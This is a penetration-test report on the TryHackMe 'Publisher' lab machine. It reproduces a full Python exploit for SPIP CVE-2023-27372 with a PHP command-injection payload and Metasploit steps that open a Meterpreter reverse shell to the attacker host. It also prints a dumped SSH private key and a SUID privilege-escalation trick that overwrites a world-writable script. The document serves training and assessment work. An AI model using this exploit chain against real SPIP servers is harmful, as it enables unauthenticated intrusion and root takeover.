T-SOL GLOBAL

Date: July 24, 2024
DRN: ECPPT0001
Prepared By: Siddique Reza Khan

Penetration Testing Report

Publisher Room - TryHackMe

Executive Summary

This report documents the penetration testing of the Publisher room on TryHackMe. The objective was to enumerate and exploit vulnerabilities to achieve complete ownership of the target machine. The assessment uncovered several security weaknesses, culminating in successful privilege escalation and root access.

Target Information

- **Attacker IP:** 10.9.2.42
- **Host:** 10.10.81.84 (publisher.thm)

Testing Methodology

1. **Information Gathering**
2. **Vulnerability Analysis**
3. **Exploitation**
4. **Post-Exploitation**
5. **Privilege Escalation**

Detailed Findings

1. Information Gathering

Nmap Scan Results


Command:

```
sudo nmap -sV -A -O -T4 -sC -p- 10.10.81.84
```


Website: https://tsolglobal.com
email: info@tsolglobal.com, tsol.global365@gmail.com
Contact: +447305478249
Edinburgh, United Kingdom

Output:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```



2. Vulnerability Analysis

Service Enumeration

- **Port 80 (HTTP):**
  - Website running Apache 2.4.41.
  - Default webpage: Publisher's Pulse: SPIP Insights & Tips.
  - No significant information from the page source or accessible links.

3. Exploitation

Directory Bruteforce with Gobuster / DirBuster


Wordlist:


```
/usr/share/seclists/SecLists-master/Discovery/Web-Content/big.txt
```

or

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Dirbuster Scan Results






Gobuster Scan Results

Command:

```
gobuster dir -u http://10.10.81.84 -w /usr/share/seclists/SecLists-
master/Discovery/Web-Content/big.txt -o publisher_80.txt -t 100
```

Output:

```
/.htpasswd            (Status: 403)
/.htaccess            (Status: 403)
/images               (Status: 301)
/server-status        (Status: 403)
/spip                 (Status: 301)
```



SPIP Version and Vulnerability

- **SPIP Version:** 4.2.0 (revealed in page source meta tag : http://10.10.81.84/spip/local/config.txt).
- **Vulnerability:** Remote Code Execution (Unauthenticated) - CVE-2023-27372: https://www.exploit-db.com/exploits/51536 .

Exploit:

python

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

# Exploit Title: SPIP v4.2.1 - Remote Code Execution (Unauthenticated)
# Google Dork: inurl:"/spip.php?page=login"
# Date: 19/06/2023
# Exploit Author: nuts7 (https://github.com/nuts7/CVE-2023-27372)
# Vendor Homepage: https://www.spip.net/
# Software Link: https://files.spip.net/spip/archives/
# Version: < 4.2.1 (Except few fixed versions indicated in the description)
# Tested on: Ubuntu 20.04.3 LTS, SPIP 4.0.0
# CVE reference : CVE-2023-27372 (coiffeur)
# CVSS : 9.8 (Critical)
#
```

```
# Vulnerability Description:
#
# SPIP before 4.2.1 allows Remote Code Execution via form values in the public area
because serialization is mishandled. Branches 3.2, 4.0, 4.1 and 4.2 are concerned. The
fixed versions are 3.2.18, 4.0.10, 4.1.8, and 4.2.1.
# This PoC exploits a PHP code injection in SPIP. The vulnerability exists in the
`oubli` parameter and allows an unauthenticated user to execute arbitrary commands with
web user privileges.
#
# Usage: python3 CVE-2023-27372.py http://example.com

import argparse
import bs4
import html
import requests

def parseArgs():
    parser = argparse.ArgumentParser(description="Poc of CVE-2023-27372 SPIP < 4.2.1 -
Remote Code Execution by nuts7")
    parser.add_argument("-u", "--url", default=None, required=True, help="SPIP
application base URL")
    parser.add_argument("-c", "--command", default=None, required=True, help="Command
to execute")
    parser.add_argument("-v", "--verbose", default=False, action="store_true",
help="Verbose mode. (default: False)")
    return parser.parse_args()

def get_anticsrf(url):
    r = requests.get('%s/spip.php?page=spip_pass' % url, timeout=10)
    soup = bs4.BeautifulSoup(r.text, 'html.parser')
    csrf_input = soup.find('input', {'name': 'formulaire_action_args'})
    if csrf_input:
        csrf_value = csrf_input['value']
        if options.verbose:
            print("[+] Anti-CSRF token found : %s" % csrf_value)
        return csrf_value
    else:
        print("[-] Unable to find Anti-CSRF token")
        return -1

def send_payload(url, payload):
    data = {
        "page": "spip_pass",
        "formulaire_action": "oubli",
        "formulaire_action_args": csrf,
        "oubli": payload
    }
    r = requests.post('%s/spip.php?page=spip_pass' % url, data=data)
    if options.verbose:
        print("[+] Execute this payload : %s" % payload)
    return 0

if __name__ == '__main__':
    options = parseArgs()

    requests.packages.urllib3.disable_warnings()
    requests.packages.urllib3.util.ssl_.DEFAULT_CIPHERS += ':HIGH:!DH:!aNULL'
```

```
    try:
        requests.packages.urllib3.contrib.pyopenssl.util.ssl_.DEFAULT_CIPHERS +=
':HIGH:!DH:!aNULL'
    except AttributeError:
        pass

    csrf = get_anticsrf(url=options.url)
    send_payload(url=options.url, payload="s:%s:\"<?php system('%s'); ?>\";" % (20 +
len(options.command), options.command))
```

Exploit with Metasploit

To exploit a remote code execution (RCE) vulnerability in SPIP v4.2.0 and obtain sensitive information from the target machine.


Tools Used:

- Metasploit Framework
- Exploit script for SPIP v4.2.0 (SPIP Remote Code Execution)

Commands:

Bash

```
searchsploit SPIP v4.2.0 - Remote Code Execution
```




```
msfconsole -q
search SPIP
use exploit/unix/webapp/spip_rce_form
set uripath /spip.php?page=login
set targeturi http://10.10.81.84/spip
set lhost 10.9.2.42
set rhosts 10.10.81.84

exploit
```

```
msf6 exploit(unix/webapp/spip_rce_form) > options

Module options (exploit/unix/webapp/spip_rce_form):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                         loit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The base path to SPIP application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an addre
                                       ss on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)



View the full module info with the info, or info -d command.
```

```
msf6 > search SPIP

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/webapp/spip_connect_exec   2012-07-04       excellent  Yes    SPIP connect Parameter PHP Inj
ection
   1  exploit/unix/webapp/spip_rce_form       2023-02-27       excellent  Yes    SPIP form PHP Injection
   2    \_ target: Automatic (PHP In-Memory)  .                .          .      .
   3    \_ target: Automatic (Unix In-Memory)  .               .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/unix/webapp/spip_rce_form
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Unix In-Memory)'
```

```
msf6 exploit(unix/webapp/spip_rce_form) > options

Module options (exploit/unix/webapp/spip_rce_form):

   Name       Current Setting          Required  Description
   ----       ---------------          --------  -----------
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.10.81.84              yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                                 g-metasploit/basics/using-metasploit.html
   RPORT      80                       yes       The target port (TCP)
   SSL        false                    no        Negotiate SSL/TLS for outgoing connections
   SSLCert                             no        Path to a custom SSL certificate (default is randomly generat
                                                 ed)
   TARGETURI  http://10.10.81.84/spip  yes       The base path to SPIP application
   URIPATH    /spip.php?page=login     no        The URI to use for this exploit (default is random)
   VHOST                               no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an addre
                                       ss on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.9.2.42        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)



View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/webapp/spip_rce_form) > exploit

[*] Started reverse TCP handler on 10.9.2.42:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] SPIP Version detected: 4.2.0
[+] The target appears to be vulnerable.
[*] Got anti-csrf token: AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/Y
V7egygXhx
[*] 10.10.81.84:80 - Attempting to exploit ...
[*] Sending stage (39927 bytes) to 10.10.81.84
[*] Meterpreter session 1 opened (10.9.2.42:4444 → 10.10.81.84:50912) at 2024-07-24 18:17:58 +0200


meterpreter >
meterpreter > sysinfo
Computer    : 41c976e507f8
OS          : Linux 41c976e507f8 5.4.0-169-generic #187-Ubuntu SMP Thu Nov 23 14:52:28 UTC 2023 x86_64
Meterpreter : php/linux
meterpreter > shell
Process 35 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Result: Command executed and confirmed remote code execution.

Discover What is the user flag?

Commands:

```
/bin/sh -i
ls -la
cd /home
cd think
ls -la
cat user.txt
```

```
$ cat user.txt
                                    6f4ca5
```

```
$ cd .ssh
$ ls -la
total 20
drwxr-xr-x 2 think think 4096 Jan 10  2024 .
drwxr-xr-x 8 think think 4096 Feb 10 21:27 ..
-rw-r--r-- 1 root  root   569 Jan 10  2024 authorized_keys
-rw-r--r-- 1 think think 2602 Jan 10  2024 id_rsa
-rw-r--r-- 1 think think  569 Jan 10  2024 id_rsa.pub
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```


Result: Successfully retrieved SSH private key for user `think`.

4. Post-Exploitation

SSH Access

Commands:

```
touch id_rsa
chmod 600 id_rsa
ssh -i id_rsa think@10.10.81.84
```



Result: Successfully logged in as user `think`.

Enumeration

Commands:

```
uname -a
id
ifconfig
netstat -tulnp
ps aux
```

Results:

- OS: Ubuntu Linux
- User: think


- Kernel: Various details about running processes and services.


5. Privilege Escalation

SUID Binary Exploitation

Finding SUID Binaries:

```
find / -type f -user root -perm /4000 2>/dev/null
strings /usr/sbin/run_container
```





Analysis: Identified unusual SUID binary and script in `/opt/run_container.sh`.

Discover What is the root flag?

Exploitation:

```
ls -l /opt/run_container.sh
echo -e '#! /bin/bash\n/bin/bash -ip' > /opt/run_container.sh
```

```
cat /opt/run_container.sh
/opt/run_container
/usr/sbin/run_container
```

```
think@publisher:/var/tmp$ ls -l /opt/run_container.sh
-rwxrwxrwx 1 root root 1715 Jan 10  2024 /opt/run_container.sh
think@publisher:/var/tmp$ echo -e '#! /bin/bash\n/bin/bash -ip' > /opt/run_container.sh
think@publisher:/var/tmp$ cat /opt/run_container.sh
#! /bin/bash
/bin/bash -ip
think@publisher:/var/tmp$ /opt/run_container.sh
think@publisher:/var/tmp$ /usr/sbin/run_container
bash-5.0# id
uid=1000(think) gid=1000(think) euid=0(root) egid=0(root) groups=0(root),1000(think)
bash-5.0# cd /root/
bash-5.0# ls -la
total 60
drwx------  7 root  root   4096 Feb 12 20:19 .
drwxr-xr-x 18 root  root   4096 Nov 14  2023 ..
lrwxrwxrwx  1 root  root      9 Jun  2  2023 .bash_history → /dev/null
-rw-r--r--  1 root  root   3246 Jun 21  2023 .bashrc
drwx------  2 root  root   4096 Nov 11  2023 .cache
drwx------  3 root  root   4096 Dec  8  2023 .config
drwxr-xr-x  3 root  root   4096 Jun 21  2023 .local
lrwxrwxrwx  1 root  root      9 Nov 11  2023 .mysql_history → /dev/null
-rw-r--r--  1 root  root    161 Dec  5  2019 .profile
-rw-r--r--  1 root  root     75 Nov 13  2023 .selected_editor
drwx------  2 root  root   4096 Dec 20  2023 .ssh
-rw-rw-rw-  1 root  root  12618 Feb 12 20:19 .viminfo
-rw-r-----  1 root  root     35 Feb 10 21:20 root.txt
drwxr-x---  5 think think  4096 Dec  7  2023 spip
```

```
bash-5.0# cat root.txt
                                    a4f2ca
```

Result: Obtained root shell.

Flags

- **User Flag:** `xxxxxx`
- **Root Flag:** `xxxxxx`

Recommendations

1. **Update and Patch Vulnerable Software:**
   - Ensure the SPIP application is updated to the latest version to mitigate known vulnerabilities.
2. **Secure Configuration:**
   - Restrict access to sensitive directories and files such as `.htaccess` and `.htpasswd`.
   - Implement proper access controls to prevent unauthorized users from modifying critical scripts and binaries.
3. **Network Security:**
   - Limit exposure of services like SSH to the internal network or trusted IP addresses.

   - Implement proper firewall rules to minimize the attack surface.
4. **Monitoring and Incident Response:**
   - Set up monitoring to detect and alert on unusual activities such as unauthorized file modifications.
   - Conduct regular security assessments and audits to identify and mitigate potential vulnerabilities.

Conclusion

The assessment of the Publisher room on TryHackMe highlighted significant security flaws that allowed for remote code execution, access to sensitive credentials, and privilege escalation. By addressing the identified issues, the security posture of the system can be significantly improved.

References

- TryHackMe Publisher Room: Link
- Exploit Database: CVE-2023-27372 Link
